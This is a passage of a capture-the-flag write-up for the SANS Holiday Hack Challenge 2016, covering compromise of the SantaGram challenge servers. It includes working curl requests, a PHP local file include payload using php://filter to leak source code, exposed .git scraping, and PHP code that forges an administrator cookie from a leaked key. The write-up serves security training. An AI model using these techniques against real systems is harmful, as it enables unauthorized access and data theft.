The SantaGram App was then installed into the emulator using the command:

```
adb install SantaGram_4.2.apk
```

I was now able to intercept all communication from the App to the servers. One of the first things that I did was to grab a copy of all of the posts, so that I could look through them and this provided some useful hints.

7) For each of those six items, which vulnerabilities did you discover and exploit?

Compromise of The Mobile Analytics Server (via credentialed login access)

This was a simple compromise. The server could be accessed at the URL https://analytics.northpolewonderland.com/ and it was possible to log in with the username 'guest' and password 'busyreindeer78' as discovered for question 3. The web page that is then accessible looks

like this:

Click on the “MP3” link (https://analytics.northpolewonderland.com/getaudio.php?id=20c216bc-b8b1-11e6-89e1-42010af00008) at the top of the page results in the download of the file ‘discombobulatedaudio2.mp3’

Compromise of The Dungeon Game

As with all of the exploit attempts I started with a port scan of the server:

```
# nmap 35.184.47.139

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-24 18:46 GMT
Nmap scan report for 139.47.184.35.bc.googleusercontent.com (35.184.47.139)
Host is up (0.12s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
11111/tcp open vce
```

Connecting to port 11111 with telnet shows that I have access to an online version of dungeon. I will later discover that NetCat is required for correct interaction with the server.

However, Pepper Minstix has been kind enough to provide me with a copy of the game so I could play it locally to see if there are any features that can be exploited.

I started by looking for interesting strings in dungeon and dtextc.dat, system calls using strace and decompiling dungeon using gdb. But what helped the most was a Google search for dtextc.dat. This turned up a Makefile (http://web.mit.edu/games/src/dungeon/Makefile) and a man page (http://www.skrenta.com/rt/man/dungeon.6.html)

The Makefile led me to the source code for dungeon and the debug mode that could be accessed via the command ‘gdt’, see dgame.c and gdt.c. The debug mode would allow me to manipulate the game. But the file dtextc.dat contained more information that I wanted access to.

In dsub.c there is key, “IanLanceTaylorJr”, for decoding the contents of the dtextc.dat file. I

thought about trying to write a script to decode the file but a Google search was much more useful. I got a match on the key at the URL http://web.mit.edu/jhawk/src/cdungeon-decode.c. This was just what I was looking for.

```
./cdungeon-decode -b ../dtextc.dat -a ../dtextc.txt
```

and I now have a text version of the file.

From the text version of the file, I discovered the room that I needed to sart in, the id of the objects, and that the “Maximum endgame score” was 100.

After practising with the local copy of dungeon, I got told to try the online version.


```
The elf, satisified with the trade says -
Try the online version for the true prize
The elf says - you have conquered this challenge - the game will now end.
```

The game transcript is below

```
~/SANS/dungeon> nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.                This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>gdt
GDT>ah
Old=     2     New= 192
GDT>tk
Entry:   59
Taken.
GDT>ex
>s
You are at the North Pole. There is a blizzard blowing making it hard to
hear or see. In the distance you detect the busy sounds of Santa's elves
in full production. To the north you discern the outline of a door with a
warm glow omitting from under the door.
>n
You have mysteriously reached the North Pole.
In the distance you detect the busy sounds of Santa's elves in full
production.

You are in a warm room, lit by both the fireplace but also the glow of
centuries old trophies.
On the wall is a sign:
          Songs of the seasons are in many parts
          To solve a puzzle is in our hearts
          Ask not what what the answer be,
          Without a trinket to satisfy me.
The elf is facing you keeping his back warmed by the fire.
>give chalice to elf
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
The elf says - you have conquered this challenge - the game will now end.
Your score is 110 [total of 585 points], in 3 moves.
This gives you the rank of Novice Adventurer.
```

An email to “peppermint@northpolewonderland.com” results in the delivery of the following

email:



The attachment is called “discombobulatedaudio3.mp3”.

Compromise of The Debug Server

While I had been working with the SantaGram App, I had not seen any attempt to access the debug server. But when I was looking for the url’s of the servers I had noticed a setting called “debug_data_enabled”, which was set to “false”.

Therefore, it was time to use the information that Bushy Evergreen had provided on editing and re-packaging an APK file.

I decompiled the APK file with apktool and looked for where ‘debug’ occurred:

```
~/SANS/apktool/SantaGram_4.2> find . -type f -exec grep -l debug {} \;
./res/values/strings.xml
./res/values/public.xml
./smali/com/northpolewonderland/santagram/EditProfile.smali
```

So in strings.xml I set “debug_data_enabled” to 'true' and determined that I would also need to edit my profile using the SantaGram App to generate debug information as indicated by the contents of ./smali/com/northpolewonderland/santagram/EditProfile.smali and examining of the code with jadx).

I built and signed the App and re-installed it in the emulator.

When I went to edit my profile, Burp Suite captured the following request to the debug server:

```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Android SDK built for x86 Build/LMY48X)
Host: dev.northpolewonderland.com
Connection: close
```

```
Accept-Encoding: gzip
Content-Length: 144

{"date":"20161226133527+0000","udid":"43ff43070a3cd1ab","debug":"com.northpolewonderland.santagram.EditPro
file, EditProfile","freemem":41659348}
```

and the following response:

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Mon, 26 Dec 2016 13:35:52 GMT
Content-Type: application/json
Connection: close
Content-Length: 250

{"date":"20161226133552","status":"OK","filename":"debug-20161226133552-
0.txt","request":{"date":"20161226133527+0000","udid":"43ff43070a3cd1ab","debug":"com.northpolewonderland.sa
ntagram.EditProfile, EditProfile","freemem":41659348,"verbose":false}}
```

I tested to see if the debug file mentioned in the response was accessible at http://dev.northpolewonderland.com/debug-20161226133552-0.txt and it was.

Next was to try the curl copy technique that was aluded to in the SantaGram posts and by Alabaster Snowball:

```
curl -i -s -k  -X $'POST' \
>    -H $'Content-Type: application/json' -H $'User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Android SDK built for x86
Build/LMY48X)' \
>    --data-binary
$'{\"date\":\"20161226133527+0000\",\"udid\":\"43ff43070a3cd1ab\",\"debug\":\"com.northpolewonderland.santagram.EditProf
ile, EditProfile\",\"freemem\":41659348}' \
>    $'http://dev.northpolewonderland.com/index.php'

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Mon, 26 Dec 2016 13:45:09 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"date":"20161226134509","status":"OK","filename":"debug-20161226134509-
0.txt","request":{"date":"20161226133527+0000","udid":"43ff43070a3cd1ab","debug":"com.northpolewonderland.santagram.Edit
Profile, EditProfile","freemem":41659348,"verbose":false}}
```

There is an extra parameter returned for "request" in the response. And what did Alabaster say about extra parameters… So what happens if I set verbose to true.

```
curl -i -s -k  -X $'POST' \
>    -H $'Content-Type: application/json' -H $'User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Android SDK built for x86
Build/LMY48X)' \
>    --data-binary
$'{\"date\":\"20161226133527+0000\",\"udid\":\"43ff43070a3cd1ab\",\"debug\":\"com.northpolewonderland.santagram.EditProf
ile, EditProfile\",\"freemem\":41659348, \"verbose\":true}' \
>    $'http://dev.northpolewonderland.com/index.php'
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Mon, 26 Dec 2016 13:45:38 GMT
```

Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"date":"20161226134538","date.len":14,"status":"OK","status.len":"2","filename":"debug-20161226134538-0.txt","filename.len":26,"request":{"date":"20161226133527+0000","udid":"43ff43070a3cd1ab","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","freemem":41659348,"verbose":true},"files":["debug-20161224235959-0.mp3","debug-20161226131820-0.txt","debug-20161226131904-0.txt","debug-20161226131935-0.txt","debug-20161226132348-0.txt","debug-20161226132516-0.txt","debug-20161226132519-0.txt","debug-20161226132525-0.txt","debug-20161226133210-0.txt","debug-20161226133241-0.txt","debug-20161226133251-0.txt","debug-20161226133310-0.txt","debug-20161226133323-0.txt","debug-20161226133348-0.txt","debug-20161226133552-0.txt","debug-20161226133558-0.txt","debug-20161226133615-0.txt","debug-20161226133649-0.txt","debug-20161226133723-0.txt","debug-20161226133731-0.txt","debug-20161226133743-0.txt","debug-20161226133825-0.txt","debug-20161226133902-0.txt","debug-20161226134045-0.txt","debug-20161226134353-0.txt","debug-20161226134400-0.txt","debug-20161226134407-0.txt","debug-20161226134408-0.txt","debug-20161226134409-0.txt","debug-20161226134410-0.txt","debug-20161226134412-0.txt","debug-20161226134416-0.txt","debug-20161226134422-0.txt","debug-20161226134424-0.txt","debug-20161226134426-0.txt","debug-20161226134431-0.txt","debug-20161226134509-0.txt","debug-20161226134538-0.txt","index.php"]}

I get a list of all of the debug files and an interesting mp3 file called debug-20161224235959-0.mp3.

The mp3 file can be retrieved using the URL http://dev.northpolewonderland.com/debug-20161224235959-0.mp3

Compromise of The Banner Ad Server

This exploit was all to do with the Metoer Framework and Pepper Minstix was kind enough to share some relevant information with me.

I installed Google Chrome as this seemed to be the preferred browser for TamperMonkey. Once TamperMonkey was installed, I installed the Javascript file for Meteor Miner – https://raw.githubusercontent.com/nidem/MeteorMiner/master/MeteorMiner.js and pointed Chrome at http://ads.northpolewonderland.com and a login page appeared.


I learnt an interesting lesson with this as I had previously been trying with Firefox and nothing seemed to be happening. The issue turned out to be an Add-On preventing the javascript in the page from running. So in future I will need to ensure that I have a "clean" browser to test sites with.

Once I had a working environment, I started to play around with Meteor Miner and the "Developer Tools".


While I was looking at what could be accessed via the console, I noticed that in Meteor.connection._mongo_livedata_collections there was an item called .home_quotes._c2._simpleSchema._schemaKeys that contained a field called 'audio'.
So this is the collection that I need to go after. I found home_quotes mentioned in line 176 of the source file (http://ads.northpolewonderland.com/fedc8e9f69dab9d81a4f227d6ec76567fcb56231.js?meteor_js_resource=true). It appeared to be related to a page called admin/quotes.

I finally got the most out of Meteor Miner when I found the Meteor.isTest setting and changed it from false to true. This gave me a context sensitive window and things became easier.


In the next screenshot, you will see that when I went to http://ads.northpolewonderland.com/admin/quotes there is mention of HomeQuotes and there are 5 records with 2 Unique Field Sets.



A click on HomeQuotes yields the following information:



Now I can use HomeQuotes.find().fetch() in the console:



The final object, provides the name of an audio file. The audio file could then be accessed from the URL http://ads.northpolewonderland.com/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3

So, now I have “discombobulatedaudio5.mp3”.

Compromise of The Uncaught Exception Handler Server

The server is subject to the PHP local file include vulnerability that Sugarplum Mary tells us about. The dialogue includes a reference to Jeff McJunkin’s blog post “Getting MOAR Value out of PHP Local File Include Vulnerabilities (https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulnerabilities).

Visiting http://ex.northpolewonderland.com/exception.php, I see that I have to use the POST method. So taking a look at the java code in the apk it appears that exceptions can be raised in a couple of files, including com.northpolewonderland.santagram.SplashScreen. The exception consists of an

operation key ‘WriteCrashDump’ and a data key, where data is information about the device and its state.

Let's simulate an exception:

```
~/SANS/exception> curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -H $'User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Android SDK built for x86 Build/LMY48X)' --data-binary $'{\"operation\":\"WriteCrashDump\"}' $'http://ex.northpolewonderland.com/exception.php'
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Mon, 26 Dec 2016 21:29:04 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

Fatal error! JSON key 'data' must be set.
```

So we definitely need to provide data. But it turns out that the contents of data can be anything as long as it is valid json.

```
~/SANS/exception> curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -H $'User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Android SDK built for x86 Build/LMY48X)' --data-binary $'{\"operation\":\"WriteCrashDump\",\"data\":{}}' $'http://ex.northpolewonderland.com/exception.php'
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Mon, 26 Dec 2016 21:29:46 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

{
    "success" : true,
    "folder" : "docs",
    "crashdump" : "crashdump-sw1gnj.php"
}
```

I confirmed that the crash dump could be accessed at http://ex.northpolewonderland.com/docs/crashdump-sw1gnj.php. But all that was returned was whatever data was provided pretty printed. I attempted to inject php, but the crashdump file did not appear to be being interpretting by php even although the file ended with .php.

So next can I manipulate "operation":

```
~/SANS/exception> curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -H $'User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Android SDK built for x86 Build/LMY48X)' --data-binary $'{\"operation\":\"blah\"}' $'http://ex.northpolewonderland.com/exception.php'

Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
```

So I tried to use ReadCrashDump but it was still not interpretting PHP code.

Therefore I decided to try to use the information from Jeff McJunkin’s blog post.

After some attempts to get the contents of the crashdump files, which finally proved successful, I used the following command to get the contents of exception.php, which is one directory up from the crashdump files.

```
~/SANS/exception> curl -i -s -k -vik/2.1.0 (Linux; U; Android 5.1.1; Android SDK built for x86 Build/LMY48X)' --data-binary
$'{\"operation\":\"ReadCrashDump\", \"data\":{\"crashdump\":\"php://filter//convert.base64-encode/resource=../exception\"}}'
$'http://ex.northpolewonderland.com/exception.php' | tail -1 | base64 -d
<?php

# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
   die("Request method must be POST\n");
}

# Make sure that the content type of the POST request has been set to application/json
$contentType = isset($_SERVER["CONTENT_TYPE"]) ? trim($_SERVER["CONTENT_TYPE"]) : '';
if(strcasecmp($contentType, 'application/json') != 0){
   die("Content type must be: application/json\n");
}

# Grab the raw POST. Necessary for JSON in particular.
$content = file_get_contents("php://input");
$obj = json_decode($content, true);
      # If json_decode failed, the JSON is invalid.
if(!is_array($obj)){
   die("POST contains invalid JSON!\n");
}

# Process the JSON.
if ( ! isset( $obj['operation']) or (
      $obj['operation'] !== "WriteCrashDump" and
      $obj['operation'] !== "ReadCrashDump"))
      {
      die("Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.\n");
}
if ( isset($obj['data'])) {
      if ($obj['operation'] === "WriteCrashDump") {
            # Write a new crash dump to disk
            processCrashDump($obj['data']);
      }
      elseif ($obj['operation'] === "ReadCrashDump") {
            # Read a crash dump back from disk
            readCrashdump($obj['data']);
      }
}
else {
      # data key unset
      die("Fatal error! JSON key 'data' must be set.\n");
}
function processCrashdump($crashdump) {
      $basepath = "/var/www/html/docs/";
      $outputfilename = tempnam($basepath, "crashdump-");
      unlink($outputfilename);

      $outputfilename = $outputfilename . ".php";
      $basename = basename($outputfilename);

      $crashdump_encoded = "<?php print('" . json_encode($crashdump, JSON_PRETTY_PRINT) . "');";
      file_put_contents($outputfilename, $crashdump_encoded);

      print <<<END
```

```
{
      "success" : true,
      "folder" : "docs",
      "crashdump" : "$basename"
}

END;
}
function readCrashdump($requestedCrashdump) {
      $basepath = "/var/www/html/docs/";
      chdir($basepath);

      if ( ! isset($requestedCrashdump['crashdump'])) {
            die("Fatal error! JSON key 'crashdump' must be set.\n");
      }

      if ( substr(strrchr($requestedCrashdump['crashdump'], "."), 1) === "php" ) {
            die("Fatal error! crashdump value duplicate '.php' extension detected.\n");
      }
      else {
            require($requestedCrashdump['crashdump'] . '.php');
      }
}

?>
```

The comment at the top of the file tells me all that I need to know to get the audio file from http://ex.northpolewonderland.com/discombobulated-audio-6-XyzE3N9YqKNH.mp3.

So, now I have “discombobulated-audio-6-XyzE3N9YqKNH.mp3”.

Compromise of The Mobile Analytics Server (post authentication)

This server was compromised because its git repository was available, the login cookie could be manipulated and the code did not do input validation.

I started with a straightforward port scan but Minty Candycane had made reference to nmap’s -sC option, which is defined as follows:

-sC

> Performs a script scan using the default set of scripts. It is equivalent to --script=default. Some of the scripts in this category are considered intrusive and should not be run against a target network without permission.

```
gavin@pooh:~/SANS> nmap analytics.northpolewonderland.com

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-27 22:04 GMT
Nmap scan report for analytics.northpolewonderland.com (104.198.252.157)
Host is up (0.25s latency).
rDNS record for 104.198.252.157: 157.252.198.104.bc.googleusercontent.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 30.35 seconds
gavin@pooh:~/SANS> nmap -sC -p 443 analytics.northpolewonderland.com

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-27 22:04 GMT
```

```
Nmap scan report for analytics.northpolewonderland.com (104.198.252.157)
Host is up (0.14s latency).
rDNS record for 104.198.252.157: 157.252.198.104.bc.googleusercontent.com
PORT    STATE SERVICE
443/tcp open  https
| http-git:
|   104.198.252.157:443/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: Finishing touches (style, css, etc)
| http-title: Sprusage Usage Reporter!
|_Requested resource was login.php
| ssl-cert: Subject: commonName=analytics.northpolewonderland.com
| Subject Alternative Name: DNS:analytics.northpolewonderland.com
| Not valid before: 2016-12-07T17:35:00
|_Not valid after:  2017-03-07T17:35:00
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
|_  http/1.1

Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```

The web server has an exposed .git directory

The repository log information was available at https://analytics.northpolewonderland.com/.git/logs/HEAD (only the messages are shown below for clarity):

```
commit (initial): Added the start of a reporting page
commit: Add a script to test the API
commit: Add a bit of database functionality
commit: Add some basic write-to-the-database functionality
commit: Add authentication
commit: Small authentication fix
commit: Move some functions into this_is_json.php
commit: Add a HTML login page, and refactor a little to make check_user() usable by both JSON and HTML
commit: Add login to the HTML side of things
commit: Change the database and application/test script to use the real field names instead of fake names
commit: Fix the database dump
commit: Add a header, a footer, and a logout page
commit: Add a fairly complex query page for looking up records
commit: Reports can now be saved
commit: Update the database dump
commit: Remove unnecessary data from the database dump
commit: Add view.php
commit: Update report.php to log actual data to the database instead of static strings
commit: Update README.md to reflect the actual current state
commit: Saved queries now save the query object instead of the results
commit: Fix database dump
commit: HTML escape an output value on the test page
commit: HTML escape more output values on the test page
commit: Got rid of mysqli_fetch_all(), which isn't widely supported
commit: Finishing touches (style, css, etc)
```

There was a README.md at https://analytics.northpolewonderland.com/README.md

```
# Installation
* Install Linux/ApachePHP/MySQL (this should work fine under nginx and other systems)
** Make sure you install `php-mysql` and `php-mcrypt`
* Create a database using `sprusage.sql`
** Create a MySQL user with full access to that database, and put its account in the variables on top of `db.php`
```

I could also get ‘sprusage.sql’, so I now had the database structure.

Instead of trying to access the files, bit by bit, I downloaded the contents of the .git directory as this allowed me to recreate all of the files in the repository with ‘git checkout --force’ and then I could examine them for ‘issues’.

With access to the code, I could see in cookie.php that I could create a login cookie value so that I could become ‘administrator’. I used the following code to create the cookie value:

```
<?php

define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");

function encrypt($data) {
   return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
}

$auth = encrypt(
          json_encode(
             [
                'username' => 'administrator',
                'date' => date(DateTime::ISO8601)
             ]
          )
       );

echo bin2hex($auth);

?>
```

I then used Firebug (http://getfirebug.com/) to change the value stored in the cookie once I was logged in as guest and this meant that I was now ‘administrator’ and could access additional web pages.

